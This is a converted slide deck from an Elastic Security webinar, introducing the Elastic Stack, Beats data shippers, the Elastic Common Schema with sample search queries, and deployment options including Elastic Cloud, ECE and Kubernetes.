




# Elastic Security


Search. Observe. Protect.

---



# Housekeeping & Logistics

- Attendees are automatically muted when joining Zoom webinar
- Q+A will be at the end of the webinar
- Ask questions for us in the Zoom chat during the webinar
  - Chat settings To: All panelists and attendees



- Ask more questions on our discuss forum: [discuss.elastic.co](https://discuss.elastic.co)
- Recording will be available after the webinar and emailed to all registrants



**Thorben Jändling**  
Senior Solutions Architect  
in the  
Global Security Specialist Group  
@ Elastic.co



eMail [thorbenj@elastic.co](mailto:thorbenj@elastic.co)

slack @thorbenj on elasticstack.slack.com




Career as a Security Engineer for various national CSIRTS  
<https://www.linkedin.com/in/thorbenj/>


Elastic is a **search company**.



# Why Elastic for Security?



Speed



Scale



Relevance

Uber

tinder™

cisco

Sprint

SAMSUNG

Adobe®

Walgreens

instacart

BARCLAYS

MERCK

Searching for:  
Rides

elastic



Elasticsearch 0.4 released



Logstash joins forces



Elasticsearch 1.0 released



Elastic Cloud launched



Anomaly detection firm Prelert acquired



SIEM app released



Endgame acquired

2010



Kibana joins forces



Growing use of ELK for threat hunting



Beats to collect all the data



ECS 1.0 released





Security consultancy Perched acquired

# Customers across many **industries, segments, and geographies**

| TECHNOLOGY   | FINANCE   | TELCO  | CONSUMER   | PUBLIC SECTOR   | AUTOMOTIVE / TRANSPORTATION  | RETAIL  |
|--|---|--|--|---|--|---|
|  |  |   |    |  |   |  |
|  |  |   | <br> |  |   |  |
|  |  |   |    |  |   |  |
|  |  |   |   |  |   |  |
|  |  |  |   |   |  |   |

# Built on the Elastic Stack






# Search. Observe. Protect.



# Elastic solutions are built on a differentiated foundation



Elastic Stack



canvas



machine learning



maps



reporting



dashboards

*and so much more*

# Typical observability stack

Ops: Log Monitoring



**Log Tool**

Web Logs  
App Logs  
Database Logs  
Container Logs

Ops: Infra Monitoring



**Metrics Tool**

Container Metrics  
Host Metrics  
Database Metrics  
Network Metrics  
Storage Metrics

Development Team



**APM Tool**

Real User Mon.  
Txn Perf Mon.  
Dist. Tracing

Ops: Service Monitoring



**Uptime Tool**

Availability  
Response Time

Business Team



**Business Tool**

Business KPIs

# Elastic approach to observability

Dev, Ops and Business Teams



Log Data

Metrics Data

APM Data

Uptime Data

Business Data

Kibana

Elasticsearch


All your operational data in a single powerful datastore — Elasticsearch

# Data Ingest



# Beats

Lightweight data shippers



**FileBeat**  
Log Files &  
Remote Ingest



**MetricBeat**  
Metrics



**WinLogBeat**  
Window Events



**AuditBeat**  
Audit Data



**HeartBeat**  
Uptime Monitoring



**FunctionBeat**  
Serverless Shipper



**PacketBeat**  
Network Data

# Data Source Integrations

## via Beats Modules

### Elastic integrations

Stream in logs, metrics, traces, content, and more from your apps, endpoints, infrastructure, cloud, network, workplace tools, and every other common source in your ecosystem. Send alerts to your notification tool of choice. Connect to all the systems that matter with ease.

Search Integrations

[All Solutions](#) [Enterprise Search](#) [Security](#) [Observability](#)

[Datastore](#) [Message Queue](#) [Orchestration](#) [Network](#) [CRM](#) [Support](#) [Notifications](#) [Cloud](#) [Logs](#) [Metrics](#) [Traces](#)

[Version Control](#) [Kubernetes](#) [Config management](#) [Productivity](#) [Elastic Stack](#)

[Monitoring](#) [AWS](#) [Languages](#)

<https://www.elastic.co/integrations>

[Salesforce](#)

[Content](#)

[ServiceNow](#)

[Actions Content](#)

[SharePoint Online](#)

[Content](#)

[Slack](#)

[Content](#)

[SNMP](#)

[Actions Content](#)

[SQL](#)

[Content](#)

[Suricata](#)

[Logs](#)

[Metrics](#)

[Metrics](#)

[Content](#)

[Logs](#)

[Logs](#)

[.NET](#)

[Apache ActiveMQ](#)

[Content](#)

[Aerospike](#)

[Content](#)

[Logs](#)

[Actions Content](#)

[Amazon CloudWatch](#)

[Amazon DynamoDB](#)

[Amazon EBS](#)

[Logs](#)

[Logs Metrics](#)

[Logs](#)

# Demo Fleet

# Going behind the scenes

# Behind the scenes of this Demo

[https://github.com/ElasticSA/ec\\_spout](https://github.com/ElasticSA/ec_spout)

## Demo environment specific (in skytap)

1. Update metadata
2. The fetch\_skytap\_config reads that metadata and writes the file “elastic\_stack.config”

*You can create this config file yourself.*

3. ec\_spout... scripts run the beat & agent scripts at startup

## General scripts all can play with

- beats\_...  
agent\_...
  - Installing and configuring Beats/Agent
- Read same simple config file “elastic\_stack.config”

# Elastic Common Schema (ECS)

# Elastic Common Schema (ECS)

How data is normalised inside Elastic

Defines a **common** set of fields and objects to ingest data into Elasticsearch

Enables **cross-source analysis** of diverse data

Designed to be **extensible**

ECS is **adopted** throughout the Elastic Stack

Contributions & feedback welcome at <https://github.com/elastic/ecs>

## Searching *without* ECS

```
src:10.42.42.42  
OR client_ip:10.42.42.42  
OR apache2.access.remote_ip:  
    10.42.42.42  
OR context.user.ip:10.42.42.42  
OR src_ip:10.42.42.42
```

## Searching *with* ECS

```
source.ip:10.42.42.42
```



# Elastic Common Schema (ECS)

## Three Levels of Fields

- **ECS-Core:** A fully defined set of field names that exist under a defined set of ECS top-level objects
- **ECS-Extended:** A partially defined set of field names that exist under the same set of ECS top-level objects
- **Custom:** An undefined set of fields that exists under a user-supplied set of Non-ECS top-level objects


## Elastic Common Schema

### Without Common Schema


- New queries, dashboards, alerts, ML jobs required for every unique data source



Cisco ASA Firewall Dashboard



Palo Alto Firewall Dashboard



ArcSight SIEM Firewall Dashboard

## Elastic Common Schema


### With Elastic Common Schema

- Queries, dashboards, alerts, ML jobs can be used across many data sources
- Correlation becomes implicit with every search!



Unified Firewall Dashboard

- But you can still filter down to specific device types



7 hits

```
>_ version: 1.0.0-beta2 AND observer.type: firewall AND observer.vendor: "Palo Alto"
```

New Save Open Share Inspect  Auto-refresh

Options **Update**

# Deploying the Elastic Stack

# Deploy anywhere.

---




Elastic Cloud

---

SaaS



Elastic Cloud  
Enterprise



Elastic Cloud on  
Kubernetes

---

Orchestration *in the cloud and/or on-premises*



# Family of SaaS Offerings

Easily launch, operate, and scale deployments on AWS, GCP, or Azure with a SaaS experience that's tailor-made for Elastic products and solutions.

The screenshot displays two configuration panels side-by-side, illustrating the Elastic Cloud SaaS offerings for Elasticsearch and Kibana.

**Elasticsearch Deployment Configuration:**

- Deployment Type:** Data
- Instance Name:** gcp.data.highio.1 (A Kibana instance)
- Fault Tolerance:** 1 zone (selected)
- RAM per Node:** 8 GB (selected on a slider from 1 GB to 64 GB)
- Summary:** 1 instance = 8 GB RAM

**Kibana Deployment Configuration:**

- Deployment Type:** Data
- Instance Name:** gcp.kibana.1 (A Kibana instance)
- Fault Tolerance:** 1 zone (selected)
- RAM per Node:** 8 GB (selected on a slider from 1 GB to 8 GB)
- Summary:** 1 instance = 8 GB RAM

**Summary Panel:**

| Name            | First Cluster |
|-----------------|---------------|
| Version         | v7.0.1        |
| ES data memory  | 24 GB         |
| ES data storage | 1.25 TB       |
| Total memory    | 25.5 GB       |
| Total storage   | 1.25 TB       |
| Hourly rate     | \$0.8281      |
| Monthly rate    | \$604.51      |

**Architecture Panel:**

- Zone 1:** Contains three nodes: gcp.data.highio.1 (8 GB RAM), gcp.data.highio.1 (4 GB RAM), and gcp.kibana.1 (1 GB RAM).
- Zone 2:** Contains two nodes: gcp.data.highio.1 (8 GB RAM) and gcp.data.highio.1 (4 GB RAM).



ELASTIC CLOUD ENTERPRISE

## Centrally manage your Elastic deployments

Provision, manage, and monitor Elastic products and solutions, at any scale, on any infrastructure, while managing everything from a single console.

The screenshot displays the Elastic Cloud Enterprise management console. On the left, a sidebar menu includes Deployments, Platform, Summary (selected), Allocators, Runners, Proxies, Elastic Stack, Templates, Repositories, Settings, and Activity Feed. The main area shows an overview of the 'ece-region' with the following metrics:

| Category               | Value    |
|------------------------|----------|
| Zones                  | 3        |
| Allocators             | 9        |
| Available capacity     | 88.72 GB |
| Proxies                | 1        |
| Elasticsearch clusters | 7        |
| Kibana instances       | 6        |

Below this, a section titled 'Your installation' shows two zones: 'ece-zone-0' and 'ece-zone-1'. Each zone has three hexagonal icons representing different service components. A detailed view of 'ece-zone-0' is shown below:

| Allocator     |               | Instance distribution |      |               | Tags   |                                      |
|---------------|---------------|-----------------------|------|---------------|--------|--------------------------------------|
| 192.168.44.16 | 192.168.44.10 | 4 GB                  | 1 GB | Elasticsearch | Kibana | env: prod<br>team: devops<br>zone:00 |
| 192.168.44.16 | 192.168.44.10 | 4 GB                  | 1 GB | Elasticsearch | Kibana | env: prod<br>team: devops<br>zone:00 |


On the right side of the interface, there are two expanded views of 'ece-zone-0' and 'ece-zone-1' under the heading 'ece-zone-0'. Each view shows a list of roles and containers assigned to runners, with checkboxes indicating their status.



ELASTIC CLOUD ON KUBERNETES

## Official Operator, and much more


Simplify setup, upgrades, snapshots, scaling, high availability, security, and more when running Elastic products and solutions on Kubernetes.



# Demo deploying Elastic Security on Elastic Cloud



# Machine Learning

Super powering the stack




# Elastic Machine Learning

A tour of the Elastic ML stack



# The advantages of anomaly-driven alerting

Using Machine Learning



---

**Understands  
Seasonality**


